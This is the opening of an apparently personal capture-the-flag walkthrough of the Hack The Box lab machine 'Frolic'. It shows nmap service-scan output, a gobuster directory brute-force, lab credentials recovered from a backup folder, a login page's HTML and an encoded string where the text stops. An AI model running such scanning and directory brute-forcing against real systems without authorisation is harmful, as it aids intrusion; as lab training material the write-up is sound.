

frolic

nmap




```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.111
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 16:30 EDT
Nmap scan report for 10.10.10.111
Host is up (0.15s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h43m38s, deviation: 3h10m30s, median: 6m20s
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2021-04-17T02:07:48+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-16T20:37:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.39 seconds
```

gobuster



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# gobuster dir  -u http://10.10.10.111:9999 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.111:9999
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/16 16:35:43 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/admin (Status: 301)
/backup (Status: 301)
/dev (Status: 301)
/test (Status: 301)
===============================================================
2021/04/16 16:37:08 Finished
===============================================================
```




c'mon i m hackable


User Name :

Password :


Note : Nothing



password.txt user.txt loop/




```
user - admin
```




```
password - imnothuman
```

admin - imnothuman




```
<html>
<head>
<title>Crack me :|</title>
<!-- Include CSS File Here -->
<link rel="stylesheet" href="css/style.css"/>
<!-- Include JS File Here -->
<script src="js/login.js"></script>
</head>
<body>
<div class="container">
<div class="main">
<h2>c'mon i m hackable</h2>
<form id="form_id" method="post" name="myform">
<label>User Name :</label>
<input type="text" name="username" id="username"/>
<label>Password :</label>
<input type="password" name="password" id="password"/>
<input type="button" value="Login" id="submit" onclick="validate()"/>
</form>
<span><b class="note">Note : Nothing</b></span>
</div>
</div>
</body>
</html>
```

on successful login , there's a redirect to success.html



```
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... ..... ..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?.. ..... ..... ....! ..... ..... .!.?. .....
